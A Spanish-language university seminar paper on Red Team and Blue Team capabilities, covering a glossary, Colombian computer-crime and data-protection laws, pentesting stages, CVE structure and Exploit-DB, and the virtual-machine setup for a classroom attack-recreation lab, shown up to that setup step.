Capacidades Técnicas, Legales y de Gestión para Equipos Blue Team y Red Team

Yesenia Alexandra Peralta Reyes

Universidad Nacional Abierta Y A Distancia – Unad

Escuela De Ciencias Básicas, Tecnología e Ingeniería - Ecbti

Especialización En Seguridad Informática

Seminario Especializado: Equipos Estratégicos En Ciberseguridad: Red Team & Blue Team

2023

Capacidades Técnicas, Legales y de Gestión para Equipos Blue Team y Red Team

Yesenia Alexandra Peralta Reyes

Grupo: 10

Director De Curso

John Freddy Quintero

Universidad Nacional Abierta Y A Distancia – Unad

Escuela De Ciencias Básicas, Tecnología e Ingeniería - Ecbti

Especialización En Seguridad Informática

Seminario Especializado: Equipos Estratégicos En Ciberseguridad: Red Team & Blue Team

2023

Contenido

Lista de Ilustraciones

Glosario

Amenaza Persistente Avanzada (APT): Se refiere a una intrusión cibernética de alta complejidad que se ejecuta durante un período extenso, con el propósito específico de penetrar en una organización y extraer información crítica.

Ataque de Phishing: Es un método empleado por ciberdelincuentes donde, mediante el uso de comunicaciones engañosas como correos electrónicos o mensajes en redes sociales, buscan manipular al receptor para que revele datos sensibles, como credenciales o información financiera.

Autenticación: Proceso mediante el cual se confirma la identidad de un individuo antes de concederle acceso a un sistema o red. Estos métodos de confirmación pueden variar desde simples contraseñas hasta sistemas biométricos, como reconocimiento facial o de huella dactilar.

Ciberseguridad: Hace referencia al arsenal de estrategias, procedimientos y herramientas que tienen como propósito resguardar sistemas, redes y datos de amenazas cibernéticas.

Cifrado: Procedimiento que transforma la información en un código para evitar cualquier acceso sin permiso. Es una medida esencial para garantizar la confidencialidad de los datos y evitar alteraciones o intrusiones no deseadas.

Ataque de Denegación de Servicio (DoS): Ataque cibernético que tiene como finalidad inundar un sistema o servidor con un volumen excesivo de tráfico, obstaculizando o imposibilitando su funcionamiento y afectando a los usuarios legales.

Firewall o Cortafuegos: Ya sea como software o hardware, un firewall sirve como un escudo que regula y supervisa el tráfico entrante y saliente en una red o sistema, con el fin de prevenir accesos no deseados o maliciosos.

Ingeniería Inversa: Técnica que implica descomponer y estudiar en detalle un programa o software con el fin de descifrar su diseño y funcionamiento. Esta estrategia es frecuentemente empleada para identificar puntos débiles o vulnerabilidades en sistemas y aplicaciones.

Malware: Software diseñado con intenciones malévolas que busca dañar, infiltrar o realizar acciones no autorizadas en sistemas o dispositivos. Entre las variantes más conocidas se encuentran los virus, troyanos, ransomware y programas espía.

Resumen

Este estudio ha realizado un exhaustivo análisis de múltiples fuentes que convergen en el ámbito de la ciberseguridad y la evolución constante de los procesos dentro de las organizaciones. Inicialmente, se ha explorado en profundidad la temática de los ataques cibernéticos, desglosando las variantes más prevalentes como el phishing y el malware. Además, se ha puesto de manifiesto una serie de estrategias proactivas y preventivas que se pueden instaurar para contrarrestar y neutralizar estas amenazas.

En la misma línea, se recalca la imperativa necesidad de asegurar que los mecanismos de seguridad estén al día. Esto no solo implica actualizar el software de seguridad, sino también llevar a cabo evaluaciones periódicas, como test de penetración, que permitan identificar y corregir brechas antes de que se conviertan en problemas.

Siguiendo este análisis, se ha subrayado la trascendencia de inculcar y fomentar una cultura organizacional basada en la mejora constante. Es vital que las empresas no solo rectifiquen sus fallos, sino que también se nutran de las experiencias y lecciones derivadas de terceros. En este contexto, emerge como prioritario la renovación tecnológica, la formulación de directrices de seguridad robustas y el empoderamiento del personal a través de formaciones especializadas, garantizando así un frente unificado contra amenazas externas.

Concluyendo, se ha resaltado la Importancia de un monitoreo incesante en cuanto al seguimiento de las normativas de seguridad, junto con la implementación de revisiones sistemáticas y auditorías que abarquen todas las esferas de la organización. Estos mecanismos de revisión garantizan que las salvaguardas en marcha operen eficientemente. En esencia, para salvaguardar la integridad de la información corporativa, es indispensable una conjunción entre ciberseguridad sólida y un enfoque ininterrumpido hacia la excelencia y adaptabilidad organizacional, todo ello con el fin último de mitigar las amenazas y potenciar la resiliencia ante los desafíos cibernéticos.

Introducción

Hoy en día, los sistemas digitales son esenciales para el progreso de las funciones humanas, empresariales y comunitarias. No obstante, esto conlleva ciertos desafíos y amenazas cibernéticas que pueden comprometer la estabilidad y funcionamiento de una entidad. Es aquí donde los roles de los equipos Red Team y Blue Team toman protagonismo, pues su misión es garantizar la seguridad mediante simulacros de ataques y defensas dentro de la entidad.

Estos simulacros son vitales para identificar fallos y fortalecer sistemas de seguridad, reduciendo el impacto potencial de una incursión cibernética. Es crucial contar con medidas adecuadas para disminuir las oportunidades de explotación de estos fallos y disponer, cuando sea pertinente, de herramientas especializadas para el análisis, diagnóstico y respuesta a incidentes informáticos.

Bajo esta óptica, el estudio presente no se centra en test de penetración o incursiones simuladas. En cambio, se sumerge en aspectos asociados a la defensa de activos digitales desde un enfoque jurídico, funcional y técnico.

Objetivo General

Exponer una síntesis de las tareas significativas y su respectiva evaluación con el objetivo de proporcionar sugerencias y conclusiones para reforzar la seguridad de una entidad.

Objetivos Específicos

- Elaborar una recapitulación precisa de las tareas desempeñadas, enfatizando los puntos esenciales vinculados al resguardo cibernético.
- Reconocer los componentes decisivos que pueden afectar positivamente las iniciativas de seguridad de los equipos Red Team y Blue Team.
- Desarrollar metodologías para contrarrestar exposiciones y falencias, basándose en un análisis minucioso de dichos elementos.
- Sugerir medidas específicas y pragmáticas para enriquecer los mecanismos de seguridad de la organización.

Normatividad Asociada Al Caso De Estudio

Leyes Que Aplicables En Colombia

Ley 1273 de 2009 en Colombia:

La Ley 1273 de 2009 en Colombia es una normativa crucial para abordar el creciente panorama de delitos informáticos y para garantizar la seguridad en el uso de las tecnologías de la información. Esta ley se centra en establecer disposiciones legales que protejan la integridad de los sistemas y la confidencialidad de la información digital. Aquí tienes una descripción general de algunos de los aspectos más destacados y artículos relevantes de esta ley:

Definición de Delitos Informáticos (Artículo 2): La ley define delitos informáticos como actividades ilegales que involucran sistemas informáticos y redes, incluyendo el acceso no autorizado, la interceptación de datos y la obstaculización de sistemas.

Acceso Abusivo a un Sistema Informático (Artículo 3): Este artículo establece que quien sin autorización acceda a un sistema informático, su información, o realice operaciones con fines distintos a los autorizados, comete un delito.

Daño Informático (Artículo 5): Se tipifica como delito causar daño en sistemas o datos informáticos, alterando su funcionamiento normal.

Falsedad en Documentos Electrónicos (Artículo 6): La ley considera como delito la creación, modificación o utilización de documentos electrónicos falsificados.

Uso Indebido de Dispositivos Electrónicos (Artículo 7): Se establece que el uso indebido de dispositivos electrónicos con el fin de obtener información protegida o de causar daño es un delito.

Protección de Datos Personales (Artículo 10): Si bien esta ley no se enfoca exclusivamente en la protección de datos personales, establece penas para el acceso y utilización indebida de información personal.

Ley 1581 de 2012 en Colombia:

La Ley 1581 de 2012 aborda específicamente la protección de datos personales en Colombia, con el objetivo de asegurar el adecuado manejo y tratamiento de la información personal de los ciudadanos. La Ley 1581 de 2012 regula el tratamiento de los datos personales en Colombia. Establece los principios y deberes que deben seguir las organizaciones al recolectar, almacenar, procesar y transferir datos personales. Esta ley garantiza los derechos de las personas sobre sus datos y establece la necesidad de contar con autorización previa para su uso. La Superintendencia de Industria y Comercio es la entidad encargada de supervisar y regular el cumplimiento de esta ley. A continuación, se presentan aspectos generales de esta ley:

Definición y Alcance (Artículo 3): La ley define datos personales y establece que se aplica a toda actividad que involucre el tratamiento de datos personales por parte de personas naturales o jurídicas.

Principios de Tratamiento de Datos (Artículo 4): La ley establece los principios que deben guiar el tratamiento de datos personales, como el principio de finalidad, calidad, transparencia y seguridad.

Derechos de los Titulares (Artículo 8): Los titulares de los datos tienen derechos como el acceso, la rectificación y la supresión de sus datos personales.

Responsabilidad de los responsables y Encargados del Tratamiento (Artículo 26): Los responsables y encargados deben implementar medidas de seguridad y asegurar que el tratamiento de datos se realice de acuerdo con la ley.

Superintendencia de Industria y Comercio (Artículo 20): Esta entidad es la encargada de supervisar y vigilar el cumplimiento de la ley, así como de imponer sanciones en caso de incumplimiento.

Etapas del Pentesting

El pentesting, o prueba de penetración, es una metodología crucial en el campo de la ciberseguridad que busca identificar vulnerabilidades en sistemas y redes para mejorar su seguridad. Consiste en un proceso estructurado que involucra varias etapas. Una de las etapas fundamentales es el footprinting, que es un componente esencial en la planificación y ejecución de una prueba de penetración efectiva.

1. **Reconocimiento (Footprinting):** Esta etapa implica la recopilación de información sobre el objetivo de la prueba. El objetivo es obtener una vista detallada de la infraestructura, la arquitectura de red, las direcciones IP, nombres de dominio, servidores, empleados y cualquier información pública disponible. Esto se hace mediante métodos legales y técnicas no invasivas.
2. **Escaneo:** En esta etapa, se utilizan herramientas para identificar los sistemas activos en la red y los servicios que están funcionando en esos sistemas. Esto ayuda a establecer un panorama más detallado de la superficie de ataque potencial.
3. **Enumeración:** En esta fase, se recopila información detallada sobre los servicios y aplicaciones encontrados en la etapa de escaneo. Se buscan datos como usuarios, grupos, recursos compartidos y más, para identificar posibles rutas de ataque.
4. **Obtención de Acceso:** Esta es la fase en la que se intenta explotar las vulnerabilidades identificadas. Aquí es donde los pentesters intentan ganar acceso a sistemas o aplicaciones utilizando exploits u otras técnicas.
5. **Mantenimiento del Acceso:** Si se logra acceder al sistema, el objetivo es mantener ese acceso para explorar más a fondo y evaluar la profundidad del compromiso.
6. **Análisis de Resultados y Reporte:** En esta etapa final, se documentan todas las acciones realizadas, las vulnerabilidades identificadas y se brindan recomendaciones para mitigar los riesgos descubiertos.

Etapa de Footprinting:

El footprinting, también conocido como reconocimiento, es la fase inicial del pentesting. En esta etapa, se recopila información valiosa sobre el objetivo que

ayudará a planificar el resto del proceso. Esto incluye datos sobre la infraestructura, la topología de red, los nombres de dominio, los rangos de direcciones IP, la información de registro DNS, la información de WHOIS y mucho más.

Herramientas para Footprinting:

- **Herramientas de búsqueda en la web:** Motores de búsqueda como Google pueden proporcionar información valiosa. Google Dorks y Bing Hacking pueden ayudar a encontrar información sensible expuesta en línea.
- **WHOIS Lookup:** Sitios web como "whois.net" permiten buscar información de registro de nombres de dominio, lo que puede revelar detalles sobre la organización detrás del sitio web.
- **Herramientas de escaneo de red:** Nmap, que es una herramienta de escaneo de red, puede ser útil para descubrir hosts activos en la red y puertos abiertos.

Importancia Del Footprinting:

El footprinting es una de las etapas más importantes del pentesting porque sienta las bases para todo el proceso. Proporciona información esencial para planificar las estrategias de ataque, seleccionar las herramientas adecuadas y entender cómo los activos del objetivo están expuestos. Sin una comprensión sólida de la superficie de ataque, las fases posteriores del pentesting pueden ser menos eficaces y dirigirse a áreas incorrectas, desperdiciando tiempo y recursos. En resumen, el footprinting permite a los pentesters tomar decisiones informadas y ejecutar pruebas de penetración más precisas y eficientes.

¿Qué es un CVE y su estructura?

Un CVE (Common Vulnerabilities and Exposures) es un estándar internacional utilizado para identificar y hacer un seguimiento de vulnerabilidades de seguridad en software y hardware. Un CVE asigna un identificador único a cada vulnerabilidad, lo que facilita la comunicación entre diferentes partes interesadas, como investigadores de seguridad, proveedores de software y usuarios finales.

La estructura de un CVE sigue el formato: CVE-YYYY-NNNN, donde:

- **CVE:** Indica que se trata de un identificador de vulnerabilidad común.

- **YYYY:** Representa el año en que se asignó el CVE.
- **NNNN:** Es un número secuencial que identifica la vulnerabilidad en ese año.

Por ejemplo, "CVE-2023-1234" sería un identificador de vulnerabilidad asignado en el año 2023, y "1234" sería el número de esa vulnerabilidad específica.

¿Cómo se utiliza y cómo se articula con el CVE?

El sitio web "https://www.exploit-db.com/" es una base de datos que alberga una amplia colección de exploits, que son piezas de código o técnicas utilizadas para aprovechar vulnerabilidades en sistemas y aplicaciones. Los expertos en ciberseguridad pueden utilizar esta base de datos para encontrar exploits que correspondan a las vulnerabilidades identificadas en sus pruebas de penetración.

La relación entre los CVE y "https://www.exploit-db.com/" es la siguiente:

- **Identificación de Vulnerabilidades:** Los investigadores de seguridad y profesionales identifican vulnerabilidades en software y sistemas. Cada vulnerabilidad potencial se le asigna un CVE único para su identificación.
- **Busqueda de Exploits:** Una vez que se identifica una vulnerabilidad y se asigna un CVE, los expertos en ciberseguridad pueden buscar en la base de datos "https://www.exploit-db.com/" para ver si hay exploits disponibles para esa vulnerabilidad.
- **Coincidencia con CVE:** Los exploits listados en "https://www.exploit-db.com/" suelen incluir información sobre la vulnerabilidad específica que explotan y el CVE correspondiente.
- **Selección y Uso de Exploits:** Si hay un exploit disponible para una vulnerabilidad específica identificada (con su CVE), los expertos en ciberseguridad pueden evaluar y, en algunos casos, utilizar esos exploits en sus pruebas de penetración para demostrar la existencia de la vulnerabilidad y la posibilidad de explotación.

En resumen, los CVEs sirven como identificadores únicos para las vulnerabilidades, mientras que la base de datos "https://www.exploit-db.com/" proporciona una

colección de exploits que pueden ser utilizados para aprovechar esas vulnerabilidades específicas. Esta relación ayuda a los expertos en ciberseguridad a probar y demostrar la efectividad de las vulnerabilidades en un entorno controlado.

Herramientas Utilizadas

Para poder desarrollar el anexo 4 – escenario 3 era necesario trabajar con máquinas virtuales las cuales pudieran trabajar con dos sistemas operativos, un sistema operativo del atacante y un sistema operativo objetivo. Para el sistema operativo atacante se implementó Kali Linux según como lo solicitaba el anexo y para el sistema operativo objetivo se implementó Windows 10 x64, igualmente como lo solicitaba la situación problema.

Para poder virtualizar estos dos sistemas operativos en un dispositivo físico se utilizó el software Oracle VM VirtualBox.



Ilustración 1 SO Operativos Kali Linux y Windows 10 x64 virtualizados en Oracle VM VirtualBox

Fuente: propia.

Según lo solicitaba la situación problema estas dos máquinas virtuales se configuraron para que estuvieran conectadas a la misma red o en el mismo fragmento de red, por ende, se configuraron en modo Bridge.

Configuraciones adicionales al sistema operativo objetivo (Windows 10 x64)

Ya que se debía realizar una recreación de la situación problema el sistema operativo objetivo, en este caso, Windows 10 x64 debía tener una serie de configuraciones para recrear los más exacto posible el ataque. Las configuraciones debían ser similares a las siguientes características del SO atacado:

- Tener un S.O Windows 10 a 64 bits
- Los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus entre otros)
- Contaba con un archivo de texto ubicado en el escritorio denominado Nombre_estudiante_codigo_fecha_actividad.

A continuación, se evidencia la configuración de estos parámetros:

- **S.O Windows 10 a 64 bits:** Se instaló correctamente el sistema operativo Windows 10 x64.



Ilustración 2 Especificaciones del Windows Instalado

Fuente: propia.



Ilustración 3 Especificaciones del dispositivo - Tipo de sistemas x64

Fuente: propia.

- **Los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente:** Para asegurar que la recreación del ataque fuera lo más exacta posible se procedió a desactivar cualquier tipo de protección del sistema operativo, en este caso se desactivó la protección de antivirus de Windows Defender y Firewall y protección de red.



Ilustración 4 Desactivación de Windows Defender en el SO Objetivo

Fuente: propia.



Ilustración 5 Desactivación de la Protección en tiempo real y Protección en basada en la nube

Fuente: propia.



Ilustración 6 Reporte de Seguridad del SO Objetivo Windows

Fuente: propia.

- **Creación del archivo txt**: Según lo indica la situación problema, al administrador del equipo se le fue eliminado de su Escritorio un archivo en formato txt el cual estaba nombrado con la sintaxis (Nombre_estudiante_codigo_fecha_actividad), con base en esto, se procedió a crear un archivo en nuestro sistema operativo Windows, más exactamente en el escritorio y el cual se nombró de la siguiente a manera: **Yesenia_Alexandra_Peralta_33704231_05-09-2023** , donde se puede apreciar que tiene la misma sintaxis o estructura del archivo original borrado.

